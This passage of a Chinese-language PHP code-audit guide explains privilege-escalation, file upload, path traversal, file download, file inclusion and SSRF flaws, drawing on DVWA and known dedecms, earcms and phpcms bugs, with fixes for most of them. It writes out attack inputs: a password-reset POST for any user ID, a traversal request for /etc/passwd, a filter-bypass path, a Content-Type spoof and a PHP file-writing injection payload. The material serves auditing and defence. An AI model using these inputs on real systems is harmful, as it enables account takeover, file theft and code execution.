| <?php  …………..  $row = $dsql->GetOne("SELECT $nid FROM ".$arcRow['addtable']." WHERE aid = '$aid'");  $licp = $dsql->GetOne("SELECT litpic FROM `#@\_\_archives` WHERE id = '$aid'");  if($licp['litpic'] != "")  {  $litpic = DEDEROOT.$licp['litpic'];  if(file\_exists($litpic) && !is\_dir($litpic))  {  @unlink($litpic);  }  }  …………………  ?> |

可以看到此处从数据库取图集名称并且拼接直接删除未作任何类型检测之类的导致可任意文件删除，比如可以构造/robots.txt等进行任意删除。

## 身份验证和访问控制

### 水平越权

#### 漏洞描述

水平越权漏洞，是一种“基于数据的访问控制”设计缺陷引起的漏洞。由于服务器端在接收到请求数据进行操作时，没有判断数据的所属人，而导致的越权数据访问漏洞。如服务器端从客户端提交的request参数（用户可控数据）中获取用户id，恶意攻击者通过变换请求ID的值，查看或修改不属于本人的数据。

#### 漏洞特征及审计要点

1.参数是否用户可控

2.是否进行了鉴权操作

3.是否在操作数据时，用户标识是否由session中获取。

#### 审计示例指导

这里举一个PHP语言的业务逻辑漏洞代码段，代码采用thinkphp的面向对象型MVC框架开发：

|  |
| --- |
| public function address($addrId){  $address =Address::get($addrId);  if (request()->isGet()){  return $address;  }else if(request()->isPost()){  // 此为产生漏洞的代码  $result =$address->allowField(true)->save($\_POST);  if(input('post.ismain') ==1){  $userAddress = Address::where('yunsu\_id',$this->getUserId($\_SERVER['HTTP\_TOKEN']))->where('address\_id','neq',$addrId)->where('ismain',1)->select();  foreach($userAddress as $item){  $item->ismain = 0;  $item->save();  }  }  ... |

跟踪getUserInfo方法：

|  |
| --- |
| public function getUserInfo($token)  {  if (!$token) {  $this->api(404, null, 'require token');  }  return Cache::get($token);  } |

分析代码，跟踪关键函数可以看到当收到get请求返回对应addrId的收货地址，而收到post请求后则根据addrId修改收货地址。该行代码漏洞其一是没有对用户的输入进行验证便直接通过$\_POST获得用户传来的参数。其二是虽然在基类中调用了getUserInfo方法对用户传来的token进行验证，但这只验证了请求是否来自已注册的用户，而没有验证该用户是否有权限更改收货地址。所以黑客可以通过构造一个post请求就可修改任意用户的收货地址

#### 修复方案

通过之前逻辑漏洞的产生我们有一个思路，即对客户端提交上来的参数做判断，是否属于当前登陆的用户，如果不是，则不允许修改，这样就实现了逻辑漏洞的处理，具体的实现代码如下：

|  |
| --- |
| $data = $address->allowField(true)  ->where('yunsu\_id', $this>getUserId($\_SERVER['HTTP\_TOKEN']))  ->where('address\_id', $addrId)  ->find();  $result = $data->isUpdate(true)->save(input('post.')  public function getUserId($token)  {  $data = json\_decode(Cache::get($token));  return $data->user\_id;  } |

getUserId方法的作用是获取用户登陆时保存在缓存中的用户id。可以对用户id进行验证,从而避免a用户更改b用户收货地址的漏洞。

### 垂直越权

#### 漏洞描述

垂直越权，也称权限提升，是一种“基于URL的访问控制”设计缺陷引起的漏洞。由于Web应用程序没有做权限控制或者仅在菜单上做了权限控制，导致的恶意用户只要猜测其他管理页面的URL，就可以访问或控制其他角色拥有的数据或页面，达到权限提升目的。

#### 漏洞特征及审计要点

是否设置了权限控制

垂直越权是一种URL的访问控制设计缺陷引起的漏洞，由于未对URL设定严格的用户访问控制策略，导致普通用户也可以通过发送请求的方式访问本应仅高权限用户才可访问的页面。

#### 审计示例指导

这里举例dedecms前台修改任意用户密码的垂直越权漏洞，这个漏洞的前提是需要开启用户注册的功能，造成的危害是能够修改前台部分用户的密码，这部分用户是那些没有设置密保问题的用户。前台管理员密码虽然也没有设置密保问题，但是由于dedecms本身的功能即使修改密码也是无法登录的。

dedecms重置密码的原理是给重置密码的用户发送一个重置密码的链接。那么在进行重置密码时，修改为其他的用户就能够修改其他用户的密码了，所以本质上来说这是一个越权漏洞。

假设dedecms已经开启了用户注册的功能，用户重置密码的的URL是为http://localhost/member/resetpassword.php。对应于源码的位置是member/resetpassword.php。

safequestion分析

在member/resetpassword.php中存在三个重置密码的方法，分别是getped、safequestion、getpasswd。而本次的漏洞与safequestion有关。

分析safequestion方法代码：

|  |
| --- |
| lse if($dopost == "safequestion")  {  $mid = preg\_replace("#[^0-9]#", "", $id);  $sql = "SELECT safequestion,safeanswer,userid,email FROM #@\_\_member WHERE mid = '$mid'";  $row = $db->GetOne($sql);  if(empty($safequestion)) $safequestion = '';  if(empty($safeanswer)) $safeanswer = '';  if($row['safequestion'] == $safequestion && $row['safeanswer'] == $safeanswer)  {  sn($mid, $row['userid'], $row['email'], 'N');  exit();  }  else  {  ShowMsg("对不起，您的安全问题或答案回答错误","-1");  exit();  }  } |

其中有几个关键的验证，如empty($safequestion)、empty($safeanswer)、if($row['safequestion'] == $safequestion && $row['safeanswer'] == $safeanswer)。首先我们需要知道，一个没有设置密保问题的用户，默认的safequestion和safeanswer结果。

sn函数分析跟踪进入到member/inc/inc\_pwd\_functions.php:sn()中：

|  |
| --- |
| function sn($mid,$userid,$mailto, $send = 'Y')  {  global $db;  $tptim= (60\*10);  $dtime = time();  $sql = "SELECT \* FROM #@\_\_pwd\_tmp WHERE mid = '$mid'";  $row = $db->GetOne($sql);  if(!is\_array($row))  {  //发送新邮件；  newmail($mid,$userid,$mailto,'INSERT',$send);  }  //10分钟后可以再次发送新验证码；  elseif($dtime - $tptim > $row['mailtime'])  {  newmail($mid,$userid,$mailto,'UPDATE',$send);  }  //重新发送新的验证码确认邮件；  else  {  return ShowMsg('对不起，请10分钟后再重新申请', 'login.php');  }  } |

进入到sn()函数之后，会执行SELECT \* FROM #@\_\_pwd\_tmp WHERE mid = '$mid',此条SQL语句查询的是dede\_pwd\_tmp,此表存储的就是重置密码的临时KEY。由于此时没有重置密码，所以没有对应此用户的记录。

进入到第一个判断newmail($mid,$userid,$mailto,'INSERT',$send);中，newmail函数分析追踪进入到member/inc/inc\_pwd\_functions.php:newmail()中

|  |
| --- |
| function newmail($mid, $userid, $mailto, $type, $send)  {  global $db,$cfg\_adminemail,$cfg\_webname,$cfg\_basehost,$cfg\_memberurl;  $mailtime = time();  $randval = random(8);  $mailtitle = $cfg\_webname.":密码修改";  $mailto = $mailto;  $headers = "From: ".$cfg\_adminemail."\r\nReply-To: $cfg\_adminemail";  $mailbody = "亲爱的".$userid."：\r\n您好！感谢您使用".$cfg\_webname."网。\r\n".$cfg\_webname."应您的要求，重新设置密码：（注：如果您没有提出申请，请检查您的信息是否泄漏。）\r\n本次临时登陆密码为：".$randval." 请于三天内登陆下面网址确认修改。\r\n".$cfg\_basehost.$cfg\_memberurl."/resetpassword.php?dopost=getpasswd&id=".$mid;  if($type == 'INSERT')  {  $key = md5($randval);  $sql = "INSERT INTO `#@\_\_pwd\_tmp` (`mid` ,`membername` ,`pwd` ,`mailtime`)VALUES ('$mid', '$userid', '$key', '$mailtime');";  if($db->ExecuteNoneQuery($sql))  {  if($send == 'Y')  {  sendmail($mailto,$mailtitle,$mailbody,$headers);  return ShowMsg('EMAIL修改验证码已经发送到原来的邮箱请查收', 'login.php','','5000');  } else if ($send == 'N')  {  return ShowMsg('稍后跳转到修改页', $cfg\_basehost.$cfg\_memberurl."/resetpassword.php?dopost=getpasswd&amp;id=".$mid."&amp;key=".$randval);  }  }  else  {  return ShowMsg('对不起修改失败，请联系管理员', 'login.php');  }  } |

进入到$type == 'INSERT'中，生成一个临时KEY,$key = md5($randval);,然后插入到数据库中，$sql = "INSERT INTO #@\_\_pwd\_tmp (mid ,membername ,pwd ,mailtime)VALUES ('$mid', '$userid', '$key', '$mailtime');";。接下来根据参数$send的值判断是将重置密码的链接通过邮箱发送还是直接跳转。这个参数最开始是在$dopost == "safequestion"中设置的，默认值是N，那么就会将对应id的密码返回。

拿到重置链接直接在浏览器中访问就可以修改此id对应用户的密码了。member/resetpassword.php POST提交：dopost=safequestion&safequestion=0.0&safeanswer=&id=用户ID

#### 修复方案

垂直越权漏洞和水平越权漏洞的修复核心在于进行关键业务的操作时要校验用户的会话然后根据会话获取对应的字段进行业务操作，切记不可以不校验会话的情况下允许用户操作关键性业务功能。

## 文件和资源管理

### 任意文件上传

#### 漏洞描述

文件上传功能允许用户将本地的文件通过Web页面提交到网站服务器上，但是如果不对用户上传的文件进行合法性验证，则攻击者可利用Web应用系统文件上传功能（如文件上传、图像上传等）的代码缺陷来上传任意文件或者webshell，并在服务器上运行，以达到获取Web应用系统控制权限或其他目的。

#### 漏洞特征及审计要点

是否检查了上传文件的文件类型

是否限制了文件上传路径

是否对文件进行了重命名

当系统提供的文件上传功能未对上传文件的类型做限制，直接将用户上传的文件保存在Web服务器可解析脚本的目录，这就导致了攻击者可直接上传webshell来获取服务器的控制权限。

#### 审计示例指导

任意文件上传代码案例1：

|  |
| --- |
| <?php  if( isset( $\_POST[ 'Upload' ] ) ) {  // Where are we going to be writing to?  $target\_path = DVWA\_WEB\_PAGE\_TO\_ROOT . "hackable/uploads/";  $target\_path .= basename( $\_FILES[ 'uploaded' ][ 'name' ] );  // Can we move the file to the upload folder?  if( !move\_uploaded\_file( $\_FILES[ 'uploaded' ][ 'tmp\_name' ], $target\_path ) ) {  // No  echo '<pre>Your image was not uploaded.</pre>';  }  else {  // Yes!  echo "<pre>{$target\_path} succesfully uploaded!</pre>";  }  }  ?> |

basename(path,suffix)函数返回路径中的文件名部分，如果可选参数suffix为空，则返回的文件名包含后缀名，反之不包含后缀名。可以看到，服务器对上传文件的类型、内容没有做任何的检查、过滤，存在明显的文件上传漏洞，生成上传路径后，服务器会检查是否上传成功并返回相应提示信息。

任意文件上传代码案例2：

|  |
| --- |
| <?php  if( isset( $\_POST[ 'Upload' ] ) ) {  // Where are we going to be writing to?  $target\_path = DVWA\_WEB\_PAGE\_TO\_ROOT . "hackable/uploads/";  $target\_path .= basename( $\_FILES[ 'uploaded' ][ 'name' ] );  // File information  $uploaded\_name = $\_FILES[ 'uploaded' ][ 'name' ];  $uploaded\_type = $\_FILES[ 'uploaded' ][ 'type' ];  $uploaded\_size = $\_FILES[ 'uploaded' ][ 'size' ];  // Is it an image?  if( ( $uploaded\_type == "image/jpeg" || $uploaded\_type == "image/png" ) &&  ( $uploaded\_size < 100000 ) ) {  // Can we move the file to the upload folder?  if( !move\_uploaded\_file( $\_FILES[ 'uploaded' ][ 'tmp\_name' ], $target\_path ) ) {  // No  echo '<pre>Your image was not uploaded.</pre>';  }  else {  // Yes!  echo "<pre>{$target\_path} succesfully uploaded!</pre>";  }  }  else {  // Invalid file  echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';  }  }  ?> |

可以看到代码对上传文件的类型、大小做了限制，要求文件类型必须是jpeg或者png，大小不能超过100000B，所以这里可以通过代理的方式修改文件类型即可绕过检测。修改的HTTP数据为Content-Type为image/jpeg

#### 修复方案

关于任意文件上传漏洞的修复，这里给出代码案例，如下代码所示：

|  |
| --- |
| <?php  if( isset( $\_POST[ 'Upload' ] ) ) {  // Check Anti-CSRF token  checkToken( $\_REQUEST[ 'user\_token' ], $\_SESSION[ 'session\_token' ], 'index.php' );  // File information  $uploaded\_name = $\_FILES[ 'uploaded' ][ 'name' ];  $uploaded\_ext = substr( $uploaded\_name, strrpos( $uploaded\_name, '.' ) + 1);  $uploaded\_size = $\_FILES[ 'uploaded' ][ 'size' ];  $uploaded\_type = $\_FILES[ 'uploaded' ][ 'type' ];  $uploaded\_tmp = $\_FILES[ 'uploaded' ][ 'tmp\_name' ];  // Where are we going to be writing to?  $target\_path = DVWA\_WEB\_PAGE\_TO\_ROOT . 'hackable/uploads/';  //$target\_file = basename( $uploaded\_name, '.' . $uploaded\_ext ) . '-';  $target\_file = md5( uniqid() . $uploaded\_name ) . '.' . $uploaded\_ext;  $temp\_file = ( ( ini\_get( 'upload\_tmp\_dir' ) == '' ) ? ( sys\_get\_temp\_dir() ) : ( ini\_get( 'upload\_tmp\_dir' ) ) );  $temp\_file .= DIRECTORY\_SEPARATOR . md5( uniqid() . $uploaded\_name ) . '.' . $uploaded\_ext;  // Is it an image?  if( ( strtolower( $uploaded\_ext ) == 'jpg' || strtolower( $uploaded\_ext ) == 'jpeg' || strtolower( $uploaded\_ext ) == 'png' ) &&  ( $uploaded\_size < 100000 ) &&  ( $uploaded\_type == 'image/jpeg' || $uploaded\_type == 'image/png' ) &&  getimagesize( $uploaded\_tmp ) ) {  // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)  if( $uploaded\_type == 'image/jpeg' ) {  $img = imagecreatefromjpeg( $uploaded\_tmp );  imagejpeg( $img, $temp\_file, 100);  }  else {  $img = imagecreatefrompng( $uploaded\_tmp );  imagepng( $img, $temp\_file, 9);  }  imagedestroy( $img );  // Can we move the file to the web root from the temp folder?  if( rename( $temp\_file, ( getcwd() . DIRECTORY\_SEPARATOR . $target\_path . $target\_file ) ) ) {  // Yes!  echo "<pre><a href='${target\_path}${target\_file}'>${target\_file}</a> succesfully uploaded!</pre>";  }  else {  // No  echo '<pre>Your image was not uploaded.</pre>';  }  // Delete any temp files  if( file\_exists( $temp\_file ) )  unlink( $temp\_file );  }  else {  // Invalid file  echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';  }  }  // Generate Anti-CSRF token  generateSessionToken();  ?> |

in\_get(varname)函数返回相应选项的值imagecreatefromjpeg ( filename )函数返回图片文件的图像标识，失败返回false imagejpeg ( image , filename , quality)从image图像以filename为文件名创建一个JPEG图像，可选参数quality，范围从 0（最差质量，文件更小）到 100（最佳质量，文件最大）。imagedestroy( img ) 函数销毁图像资源可以看到代码对上传文件进行了重命名（为md5值，导致%00截断无法绕过过滤规则），加入Anti-CSRF token防护CSRF攻击，同时对文件的内容作了严格的检查，导致攻击者无法上传含有恶意脚本的文件。

### 路径遍历

#### 漏洞描述

路径遍历，即利用路径回溯符“../”跳出程序本身的限制目录实现下载任意文件。例如Web应用源码目录、Web应用配置文件、敏感的系统文件（/etc/passwd、/etc/paswd）等。

一个正常的Web功能请求：

http://www.test.com/lownload.php?file=test.php

如果Web应用存在路径遍历漏洞，则攻击者可以构造以下请求服务器敏感文件：

http://www.test.com/lownload.php?file1=../../../../../../../../../../../../etc/passwd

#### 漏洞特征及审计要点

参数是否用户可控

是否配置了全局过滤器

是否判断了文件下载的权限

是否判断了文件下载路径

#### 审计示例指导

这里举例dvwa的File Inclusion

|  |
| --- |
| <php  //Thepagewewishtodisplay  $file=$\_GET['page'];  //Inputvalidation  $file=str\_replace(array("http://","https://"),"",$file);  $file=str\_replace(array("../","..\""),"",$file);  > |

可以看到代码用了str\_replace函数，对page参数进行了一定的处理，将”http:// ”、”https://”、 ” ../”、”..\”替换为空字符，即删除。但这里可以利用…/./…/./…/./…/./…/./…/./…/./…/./…/./…/./xampp/htdocs/dvwa/php.ini来绕过检测。

#### 修复方案

|  |
| --- |
| <php  //Thepagewewishtodisplay  $file=$\_GET['page'];  //Onlyallowinclude.phporfile{1..3}.php  if($file!="include.php"&&$file!="file1.php"&&$file!="file2.php"&&$file!="file3.php"){  //Thisisn'tthepagewewant!  echo"ERROR:Filenotfound!";  exit;  }  > |

可以看到，代码使用了白名单机制进行防护，简单粗暴，page参数必须为“include.php”、“file1.php”、“file2.php”、“file3.php”之一，彻底杜绝了文件包含漏洞。

### 文件操作

#### 漏洞描述


文件操作漏洞主要是指涉及到文件操作的模块比如文件的删除，文件的下载，文件的查看等当未对权限或者参数做严格限制的时候就会存在任意文件删除，任意文件下载等安全问题的发生。

#### 漏洞特征及审计要点

文件操作相关漏洞需要关注具体文件操作函数，比如unlink(),readfile(),file\_get\_contents()等函数，并且跟踪里面的参数变量是否是可控的。


#### 审计示例指导

这里以earcms的任意文件下载漏洞进行举例；




看到readfile()函数了，跟踪$file函数是否可控；


经过跟踪发现此$file为歌词文件即我们可以自己上传音乐和歌词并且首页下载的时候可以触发这个函数，那这时候我们跟踪上传点；




此处为上传点可以看到通过一些函数进行过滤限制，我们一个一个跟踪；



首先saferequest()函数，这个是用来过滤”’\\’.’\\’”为空的函数，接着看unescape()函数；



可以看到也是通过正则进行匹配的，这路还有一个safesql()函数，跟踪发现是过滤’\\’的，还有checkrename()函数；




也是通过正则进行匹配的，当不符合这些正则的时候直接返回$file参数，即我们可以直接输入物理路径进行任意文件的下载，比如；

D:/phpStudy/WWW/Ear\_Music\_20180510\_UTF8/source/system/config.inc.php

具体物理路径可以通过让程序报错获取；

之后到首页下载即可下载配置文件了；



#### 修复方案

针对此处需要对$file参数严格进行限制，比如过滤’//’’config’等关键字，还有这些文件上传之后的路径是存在数据库里的当readfile()下载的时候对取出来的路径也要做严格过滤限制

### 文件包含

#### 漏洞描述


文件包含即涉及到文件包含的地方比如本地包含文件或者远程包含文件的时候可能存在任意文件包含导致的命令执行等安全问题。

#### 漏洞特征及审计要点


文件包含漏洞可重点关注具体函数比如include()，require(),include\_once(),require\_once()等函数，跟踪里面的参数是否可控，是否可写入恶意内容等。

#### 审计示例指导


这里以phpcms v9.6.3文件包含漏洞举例；




此处可以看到include()函数，跟踪$filepath和$str变量了解到$template变量是可控的，继续跟踪new\_stripslashes()函数和template\_parse()函数发现使用正则进行过滤但是过滤的不是很全导致，可输入<?php file\_put\_contents("phpinfo.php","<?php phpinfo();?>");让文件执行之后生成一个phpinfo.php文件里面即有我们的恶意payload，但是逆向跟踪发现触发需要$data[‘type’]=2所以我们需要往数据库加入符合条件的数据，可以通过add()函数进行新增；




之后需要写入payload文件；



即可看到目录里生成phpinfo.php文件；



之后直接访问即可触发；



#### 修复方案

针对文件包含漏洞防御需要对输入做严格过滤限制，PHP中使用open\_basedir配置，将访问限制在指定区域过滤./\，禁止服务器远程文件包含。

### 服务器端请求伪造

#### 漏洞描述

服务端请求伪造攻击（SSRF）也成为跨站点端口攻击，是由于一些应用在向第三方主机请求资源时提供了URL并通过传递的URL来获取资源引起的，当这种功能没有对协议、网络可信便捷做好限制时，攻击者可利用这种缺陷来获取内网敏感数据、DOS内网服务器、读文件甚至于可获取内网服务器控制权限等。

#### 漏洞特征及审计要点

参数是否用户可控


是否限制了请求范围

是否限制了请求协议

关键词file\_get\_contents等

